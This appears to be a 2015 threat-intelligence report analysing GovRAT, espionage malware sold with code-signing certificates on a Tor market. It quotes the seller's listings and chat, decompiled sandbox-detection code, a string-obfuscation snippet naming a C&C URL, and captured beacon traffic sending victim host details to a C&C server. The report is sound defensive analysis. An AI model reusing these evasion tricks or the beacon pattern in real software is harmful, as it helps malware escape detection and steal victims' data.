

# GovRAT

Advanced Persistent Threats

**DIGITAL CERTIFICATES FOR  
SALE IN THE UNDERGROUND**



**NOVEMBER 2015**

# Content

**NOVEMBER 2015**

<b>Introduction</b>	3
<b>GovRAT Malware Analysis</b>	4
GovRAT's Features	5
Victim Analysis	7
Detail #1	8
Advanced Sandbox Detection	9
Self-Encryption & Anti-Debugging	11
C&C Network Communications	13
Authenticode Code-Signing Certificates	14
Antivirus Evasion Statistics	16
<b>Code Signing Certificates Marketplace</b>	17
Cert4You.org	22
Process Scheme	24
<b>Indicators of Compromise (IOCs)</b>	25
<b>About InfoArmor</b>	26

**INFOARMOR**  
HAS IDENTIFIED A NEW TREND:  
Underground vendors selling digital certificates for malware code signing.

# Introduction

## What is a Digital Certificate and Code Signing?




A digital certificate is an electronic passport allowing people, computers or organizations to exchange secure information over the Internet using the public key infrastructure (PKI). PKI is a highly secure method for exchanging information based on public key cryptography. The foundation of a PKI is the Certificate Authority (CA), which issues digital certificates that authenticate the identity of organizations and individuals over the Internet. These digital certificates are also used to sign messages (known as code signing), which ensures that messages have not been tampered with.



Windows, Mac OS X, and most Linux operating systems provide updates using code signing to ensure malicious code cannot be distributed via a patch system. Code signing also allows the receiving operating system to verify that the update is legitimate, even if the update was delivered by a third party or physical media.

## Advanced Persistent Threat (APT): The Role of Digital Certificates

**An advanced persistent threat (APT) is a network attack in which an unauthorized person gains access to a network and stays there undetected for a long period of time.**



The intention of an APT attack is to steal data rather than damage the network or organization.

Bad actors use advanced technologies and encryption to create undetectable APT's.

Digital certificates and code signing may help to make malware more undetectable by modern security solutions.

Signed binary code is interpreted as potentially trusted and verified software, which allows it to slide under the radar of antiviruses and proactive defense systems.

Such techniques using stolen or fake digital certificates were discovered in the Stuxnet worm, the Sony hack, and many state-sponsored targeted cyber attacks against major brands, government agencies and military organizations around the world.

# GovRAT Malware Analysis

## GovRAT – “Excellent for long term campaigns”

**InfoArmor** has identified a new trend: underground malware vendors selling digital certificates for code signing, which adds a new dimension to the threat.

TheRealDeal Market

Home HowTo - Wiki Items Inbox Account Wallet? Support Forums Logout

goldmembo

My Purchases

Search

Categories

- 0-Day exploits (6)
  - FUD Exploits (5)
  - 1Day Private Exploits (6)
- Information (26)
  - Money (51)
  - Source Code (13)
  - Spam (3)
  - Accounts (29)
  - Cards (13)
  - Tutorials (131)
  - Databases (2)

**1x Code signing cert** BTC 1.25000000

1 valid code signing certificate. Anonymous and valid for 1 year.

By bestbuy (5)

Added: 1 April 2015

★★★★★

Available Locations: Worldwide

Cost: BTC 0.00300000

Message

Purchase

0 reviews

Some of the certificates for sale were issued just for 1 year, which is enough for targeted APT

TheRealDeal Market

Home HowTo - Wiki Items Inbox Account Wallet? Support Forums Logout

goldmembo

My Purchases

Search

Categories

- 0-Day exploits (6)
  - FUD Exploits (5)
  - 1Day Private Exploits (6)
- Information (26)
  - Money (51)
  - Source Code (13)
  - Spam (3)
  - Accounts (29)
  - Cards (13)
  - Tutorials (131)
  - Databases (2)

**Unlimited REAL code signing** BTC 4.20000000

Get unlimited REAL and VALID code signing certificates for free! This tutorial will explain step by step how to obtain these p12 files from a real CA for 0 free !

By bestbuy (5)

Added: 31 March 2015

★★★★★

Message

Purchase

0 reviews

Digital Signature

Successfully signed and timestamped!

OK

The bad actors actively use legitimate certificate authorities (CA) to issue digital certificates for malware

**GovRAT** is malware that is bundled with digital certificates for code signing and then sold on TheRealDeal Market, a famous underground marketplace in the TOR network. Tor directs Internet traffic through a free, worldwide, volunteer network to conceal a user's location and usage from anyone conducting network surveillance or traffic analysis.

# GovRAT's Features

The likely intention of **GovRAT** malware is to use it in advanced cyber espionage APT campaigns. This is touted in a description by the author under the nickname “bestbuy,” claiming “Excellent for long term campaigns”.

The screenshot shows a marketplace listing for 'The real GovRAT'. The listing includes a terminal window displaying a 'Client list' with various IP addresses and server connections. The price is listed as 'BTC 4.50000000'. A callout box on the right states: 'The approximate pricing on GovRAT in underground is close to 1261.21 US Dollars'.

The description of **GovRAT** indicates that the malware is loaded with advanced features for potential cyber espionage:

- Access C&C with any browser.
- Compile C&C for Linux or Windows.
- VALID Digital signature for binary files - alone worth \$1,000.
- Cannot be reversed without the private key. 0 day anti-debugging.
- Automatically maps all hard disks and network disks.
- Creates a map of files to browse even when the target is offline.
- Execute commands remotely.
- Upload files or Upload and Execute files to target.
- Download files from target. All files are compressed with LZMA for faster downloads.
- Customized encryption for communications.
- SSL Support for communications (you have to get your own certificate).
- [\*] Does not use socks libraries. Uses secret windows APIs to communicate and cannot be blocked.
- [\*] C&C Creates a One-Time-Password every time you login for extra security.
- [\*] Comes with source for FUD keylogger that sends keys to PHP logging file.
- [\*] Excellent for long-term campaigns.

# GovRAT's Features

Once the malicious agent with digital signature is planted on the victim's device, it bypasses modern antivirus software, uses the SSL connection for encrypted communications, and complicates the traffic from the victim to C&C to obfuscate analysis.

TheRealDeal Market

Home HowTo - Wiki Items Inbox Account Wallet? Support Forums Logout

goldmembo

My Purchases

Search

Categories

- 0-Day exploits (5)
  - FUD Exploits (5)
  - 1Day Private Exploits (4)
- Information (27)
  - Money (48)
  - Source Code (12)
  - Spam (3)
  - Accounts (24)
  - Cards (6)
  - Tutorials (99)
- Other Tools (13)
  - RATS (4)
  - Hardware (3)
- Drugs (1)
  - Misc (15)
  - Pharmacy (102)
  - Cannabis (71)
  - LSD (9)
  - Shrooms (2)
  - MDMA (46)
  - Speed (20)
  - Cocaine (14)
  - DMT (10)
  - MDA
  - Synthetics (2)
  - Steroids (2)
  - Ketamine (6)
  - Methamphetamine
- Services (9)

The real GovRAT

100 percent FUD - Tested with the strictest firewall policies and AV rules.

You are buying the source code + instructions on setup and compile + 1 digital certificate for code signing to sign your files.

Functions:

- [\*] Access C&C with any browser.
- [\*] Compile C&C for Linux OR Windows.
- [\*] VALID Digital signature for binary files - alone worth \$1000.
- [\*] Cannot be reversed without the private key. 0day anti-debugging.
- [\*] Automatically maps all hard disks and network disks.
- [\*] Creates a map of files to browse even when the target is offline.
- [\*] Execute commands remotely
- [\*] Upload files or Upload and Execute files to target.
- [\*] Download files from target. All files are compressed with LZMA for faster downloads.
- [\*] Customized encryption for communications.
- [\*] SSL Support for communications. (you have to get your own certificate).
- [\*] Does not use socks libraries. Uses secret windows APIs to communicate and cannot be blocked.
- [\*] C&C Creates a One-Time-Password every time you login for extra security.
- [\*] Comes with source for FUD keylogger that sends keys to PHP logging file.
- [\*] Excellent for long term campaigns.

BTC 4.50000000

Message Purchase

The functional of GovRAT is ideal for cyberespionage campaigns



Reverse engineering of the malware sample showed that **GovRAT** uses sandbox detection by disk volume serial numbers.



In many sandboxes the volume serial number is static since they are virtualized copies of the original system image.



Right after the identification of "magic number", used by one of the known malware analysis platforms, the malware will finish its work without any payload execution in order not to be detected.


# Victim Analysis

---



## 1 Certificate Per APT

In most cases, the bad actors have used one certificate per malware sample, signing each binary individually.



## 15+ Governments

The identified GovRAT victims showed the target to infect various political, diplomatic and military employees of more than 15 governments around the world.



## 7 Financial Institutions

Several attacks were identified against leading financial institutions, including top US based banks.



## 30+ Defense Subcontractors

One of the key targets of the GovRAT campaign were defense subcontractors, their current trade plans, solutions, and contracts.



## 100+ Corporations

In addition to government targets, large corporations in a wide variety of industrial sectors have been under attack by GovRAT since early in 2014.

# Victim Analysis



After successful data exfiltration from one of the identified GovRAT botnets, several compromised accounts and infected network hosts belonging to the employees of US Army, Defense Manpower Data Center (DMDC) and United States Marine Corps (USMC) were identified.


The InfoArmor Threat Intelligence team believes the interests of the bad actors are potentially concentrated on personal data and credentials of the military community members who have access to classified or internal documents and systems such as MarineNet.

This data is very valuable for intelligence agencies analyzing trends and methodologies of foreign military forces for use in strategic analytics and cyberespionage.



# Advanced Sandbox Detection

**GovRAT** leveraged advanced anti-debugging techniques based on strings decryption, which makes the malware analysis process very complicated. Besides the use of a digital certificate for code signing, it also uses a special executable tool “stringprotect.exe”, used for strings obfuscation in order to prevent static analysis, using the encryption key as a part of the malicious file name.




```

1  UINT CheckVolSerial()
2  {
3  bool v0; // zF07
4  char *u1; // eax@13
5  char *u2; // eax@14
6  LONG v3; // esi@15
7  UINT result; // eax@17
8  bool v5; // zF020
9  DWORD VolumeSerialNumber; // [sp+Ch] [bp-444h]@1
10 int v7; // [sp+10h] [bp-440h]@13
11 wchar_t DstBuf; // [sp+48h] [bp-408h]@1
12 CHAR VolumeNameBuffer; // [sp+248h] [bp-208h]@1
13 CHAR FileSystemNameBuffer; // [sp+348h] [bp-108h]@1
14 struct _OSVERSIONINFOA VersionInformation; // [sp+3B0h] [bp-A0h]@23
15
16 GetVolumeInformation("C:\\", &VolumeNameBuffer, 0x100u, &VolumeSerialNumber, 0, 0, &FileSystemNameBuffer, 0x100u);
17 _ultow_s(VolumeSerialNumber, &DstBuf, 0x100u, 10);
18 if ( VolumeSerialNumber > 0x88B1E97E )
19 {
20     if ( VolumeSerialNumber != 0xB05016D4 && VolumeSerialNumber != 0xE418812B && VolumeSerialNumber != 0xF0735BD5 )
21     {
22         v0 = VolumeSerialNumber == 0xF8305A65;
23         goto LABEL_12;
24     }
25 bad_serial_found:
26     exit(0);
27
28     if ( VolumeSerialNumber == 0x88B1E97E // block some "bad" serials
29         || VolumeSerialNumber == 0xCD1A40
30         || VolumeSerialNumber == 0x1C3F3EF7
31         || VolumeSerialNumber == 0x28B12086
32         || VolumeSerialNumber == 0x30457F77 )
33     {
34         goto bad_serial_found;
35     }
36     v0 = VolumeSerialNumber == 0x601F769F;

```

Sandbox Detection by disk volume serial numbers



Special tool “stringprotect” in GovRAT package

```

S("http://attnelsorweks.com/")
http://attnelsorweks.com/cgi-bin/noop?id=

#ifdef _STRING_PROTECTION
S("http://attnelsorweks.com/")
http://attnelsorweks.com/cgi-bin/noop?id=
#else
S("\x5c\x5b\x45\x48\x3b\x79\x7e\x38\x40\x5b\x5f\x5d\x6d\x25\x3e\x2b\x43\x4a\x5a\x4b\x2f\x35\x3e\x34\x1b\x2f")
http://attnelsorweks.com/cgi-bin/noop?id=
#endif

```

# Advanced Sandbox Detection

## GovRAT AUTHOR:

### Extra info:

=====

“

*This is a very big and complex code. Not the every-day script kiddie quality. If you are making changes to it there are some things you should be aware of:*

*String encryption is quite a simple encryption code found in main.cpp.*

- *The encryption key is part of the binary file (after compiled). It is the string of the UPX version. "3.07[0x00] UPX"*
- *This is why you must use upx 3.07 to pack the file.*
- *This also insures that if AV unpacks the file from UPX to analyze - it cannot run correctly and will crash.*


*Vintrust is also used to ensure that the file has been signed.*

*If the file is not signed (and if you didn't change the source code) - The file will not run.*


*This way tampering and static analysis is quite impossible. Unless you want to analyze a upx packed file :-)*

*Other anti-debugging techs are implanted into the code and you can find them mostly in main.cpp*

”



# Self-Encryption & Anti-Debugging





```
IDA View-A Pseudocode-A Hex View-1
7 int v37; // [sp+98h] [bp-34h]@14
8 int v38; // [sp+9Ch] [bp-30h]@14
9 int v39; // [sp+C8h] [bp-4h]@1
0
1 v2 = 0;
2 v33 = 7;
3 v32 = 0;
4 v31 = 0;
5 v39 = 0;
6 v30 = 7;
7 v29 = 0;
8 v28 = 0;
9 LOBYTE(v39) = 1;
0 (*(a2 + 40))(a2, &v34);
1 if ( (*(a2 + 36))(a2) < 0 )
2   _wassert(L"SUCCEEDED(hr)", L"CNotifyInterface.cpp", 0x2Cu);
3 if ( (dword_438200 - dword_4381FC) >> 2 )
4 {
5   while ( memcmp((sub_40106F(v2) + 4), &v34, 0x10u) )
6   {
7     if ( ++v2 >= (dword_438200 - dword_4381FC) >> 2 )
8       goto LABEL_38;
9   }
0   v3 = *(sub_40106F(v2) + 104);
1   if ( v3 == 1 )
2   {
3     v14 = DecryptString(L"pnt8");
4   }
5 }
```

GovRAT supports self-encryption of own body, making the sample analysis fairly complicated for security researchers

# Self-Encryption & Anti-Debugging

The sample hides itself in the system under the name of **Adobe Reader Speed Launcher** (reader\_sl.exe).



The malware hides in the system as legitimate Adobe process

# C&C Network Communications

Analyzing network communications of the malware sample, **Microsoft-CryptoAPI/6.1** & **Microsoft BITS/7.5** were identified as being used in the User-Agent field."

```

Follow TCP Stream (tcp.stream eq 36)

Stream Content
GET /
MFEWtZBNMESwSTAJBgURDgMCGGUABBR5iK7tYk9tqQeQhZnKkCaol9bgQUjEPEy22YwaechGnr30oNYJY6w%
2FsCEGT%2BKdzPO0Aw3P%2FjTQvo1me%3D HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Microsoft-CryptoAPI/6.1
Host: subca.ocsp-certum.com

HTTP/1.1 200 OK
Date: wed, 29 Jul 2015 21:29:10 GMT
Content-Type: application/ocsp-response
Content-Length: 1446
Connection: close
Server: ICAS HTTP SERVER/1.1 for UNIZETO Python/2.4.3
Content-transfer-encoding: binary
Expires: wed, 29 Jul 2015 21:44:10 GMT
Cache-Control: max-age=900
X-Cache: HIT

0...
.....0.....+.....0.....0.....0.....U0s1.0...U...PL1 0...U.
..Unizeto Technologies SA1"0 ..U...Certum Validation
Service..201507292I2606Z0q0o0G0...+.....y...bom..(y.Y6B...}n...C..m...i.
.....d.)..8.0...M.h.a...201507292I2606Z...201508052I2606Z...0.0...+.....
0...+.....0...0...*H..
.....k{.....Sx+...m.....{.%-
...h.!...y#...i.z<.6..)!(.o.gF.q...c.H..r...0J
...C..w...%t...L...[.....7&k.....DI?...B...V...m8.*.....
%..@...k..x.M../43...K.)..>.....E..p.z.l.X..q.*q./..g.....C...F..}..U+i&.y.0.h...!
8...WHA...U.....j0..f0..b0..J.....Xly...w...{...0
..*H..

Entire conversation (1997 bytes)
  
```

GovRAT uses "Microsoft-CryptoAPI/6.1" in User-Agent field

During the information exchange, **GovRAT** transmits the volume serial number, host name for the infected machine, and active user. The operator may execute commands for files collection by criteria or arbitrary commands execution on the victim.

```

Stream Content
HEAD /cgi-bin/session?name=ololo@PC%206.1~&serial=2363320875 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.5
Host: 37.228.88.170

HTTP/1.1 200 OK
Server: gws
X-Content-Type-Options: nosniff
Connection: keep-alive
Keep-Alive: timeout=5, max=100
X-XSS-Protection: 1; mode=block
Content-Length: 96
Date: wed, 29 Jul 2015 21:29:42 GMT
Content-Type: application/octet-stream

GET /cgi-bin/session?name=ololo@PC%206.1~&serial=2363320875 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.5
Host: 37.228.88.170

HTTP/1.1 200 OK
Server: gws
X-Content-Type-Options: nosniff
Connection: keep-alive
Keep-Alive: timeout=5, max=100
X-XSS-Protection: 1; mode=block
Content-Length: 96

Entire conversation (977 bytes)
  
```

The largest part of GovRAT's function is concentrated a round documents theft from the victim, which is one of the key task for cyber spies

# Authenticode Code-Signing Certificates

The author of **GovRAT**, “bestbuy,” removed the post about his malware some time ago and began selling it privately. In addition to **GovRAT**, he also sells code signing certificates using **Authenticode™** technology.

```
(2:03:45) bestbuy@exploit.im: I am creator of GovRAT .. not only "have"
(9:26:32) [REDACTED] /17305347751435716776414279: wow, that's good - how much does it cost? i need it for some specific infection
(17:39:53) [REDACTED] /17305347751435716776414279: here?
(18:20:34) Unverified conversation with bestbuy@exploit.im/22011115241435854000585311 started. Your client is not logging this conversation.
(18:20:39) bestbuy@exploit.im: Cannot see last message
(18:20:45) bestbuy@exploit.im: please re send
(18:39:41) [REDACTED] /17305347751435716776414279: how much does it cost? i need it for some specific infection + ssl cert
(18:45:09) [REDACTED] /17305347751435716776414279: here?
(19:09:59) bestbuy@exploit.im: Now I am
(19:10:45) bestbuy@exploit.im: I sell for 5 BTC full source code of exe and c&c
(19:10:54) bestbuy@exploit.im: + 1 code signing certificate
(19:11:09) bestbuy@exploit.im: If you want to use SSL on C&C then you have to get with domain...
(19:17:14) [REDACTED] /17305347751435716776414279: yes
(19:17:29) [REDACTED] /17305347751435716776414279: cert will be not suspicious ? on your comp[any?
(19:17:45) [REDACTED] /17305347751435716776414279: i dont need may be full source codes, may be u can compile binary for me?
(19:17:48) [REDACTED] /17305347751435716776414279: on my c2c
(19:27:16) bestbuy@exploit.im: C&C is not panel/php .. it is standalone webserver
